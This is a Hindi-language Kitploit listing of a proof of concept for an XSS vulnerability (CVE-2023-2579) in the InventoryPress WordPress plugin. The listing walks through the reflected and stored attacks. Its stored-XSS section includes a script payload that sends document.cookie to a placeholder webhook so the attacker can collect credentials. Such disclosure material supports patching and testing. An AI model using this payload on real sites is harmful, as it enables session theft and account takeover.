
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
poc-cve-xss-inventory-press-plugin — CVE-2023-2579 के लिए PoC | Kitploit
उपकरण/GitHubGitHub/0xn4d/poc-cve-xss-inventory-press-plugin
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगपेलोड डेवलपमेंट
GitHub0xn4d/poc-cve-xss-inventory-press-plugin

poc-cve-xss-inventory-press-plugin

CVE-2023-2579 के लिए PoC

रिपॉजिटरी देखें
123 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

अपडेट - 06-23-2023

CVE-2023-2579 आईडी आरक्षित की गई थी और PoC WPScan वेबसाइट पर प्रकाशित किया गया था: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe

विवरण

शीर्षक: WordPress CMS के लिए InventoryPress प्लगइन में प्रमाणित रिफ्लेक्टेड क्रॉस-साइट स्क्रिप्टिंग
दिनांक: 2023-04-21
लेखक: Danilo Albuquerque
विक्रेता का होमपेज: https://wordpress.org
सॉफ़्टवेयर लिंक: https://wordpress.org/download
संस्करण: WordPress 6.2
प्लगइन का नाम और संस्करण: InventoryPress 1.7
परीक्षण किया गया: Brave (संस्करण 1.50.119 Chromium: 112.0.5615.121 (आधिकारिक संस्करण) 64 बिट)

InventoryPress 1.7 में रिफ्लेक्टेड XSS भेद्यता के लिए PoC


  1. उस पेज पर जाएं जहां आप इन्वेंट्री में आइटम जोड़ सकते हैं;

  2. फॉर्म के "Description" इनपुट में दुर्भावनापूर्ण पेलोड जोड़ें;

  3. प्लगइन द्वारा उत्पन्न नए आइटम के लिंक तक पहुंचें;

जब आप यह सब करते हैं और वर्तमान पेज को अपडेट करते हैं, तो यह आपको संदेश के साथ अलर्ट पॉप-अप लाएगा।

नीचे स्क्रीनशॉट

  1. उस पेज पर जाएं जहां आप इन्वेंट्री में आइटम जोड़ सकते हैं:
    image

  2. फॉर्म के "Description" इनपुट में दुर्भावनापूर्ण पेलोड जोड़ें:
    image

  3. प्लगइन द्वारा उत्पन्न नए आइटम के लिंक तक पहुंचें:
    image

  4. एक बार अनुरोध पूरा हो जाने पर, अलर्ट पॉप-अप दिखाया जाता है:

    image

बोनस - स्टोर्ड XSS के लिए PoC


  1. कुकीज़ चुराने के लिए "Description" इनपुट में निम्नलिखित पेलोड जोड़ें: <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script> फिर नया आइटम पोस्ट करें, या पुराने को अपडेट करें;


  2. वेबहुक साइट पर ट्रिगर करें और क्रेडेंशियल प्राप्त करें

  3. पेलोड जोड़ना और आइटम पोस्ट करना (या इसे अपडेट करना): image
  4. ट्रिगर करना और क्रेडेंशियल प्राप्त करना: image
टूल डाउनलोड करें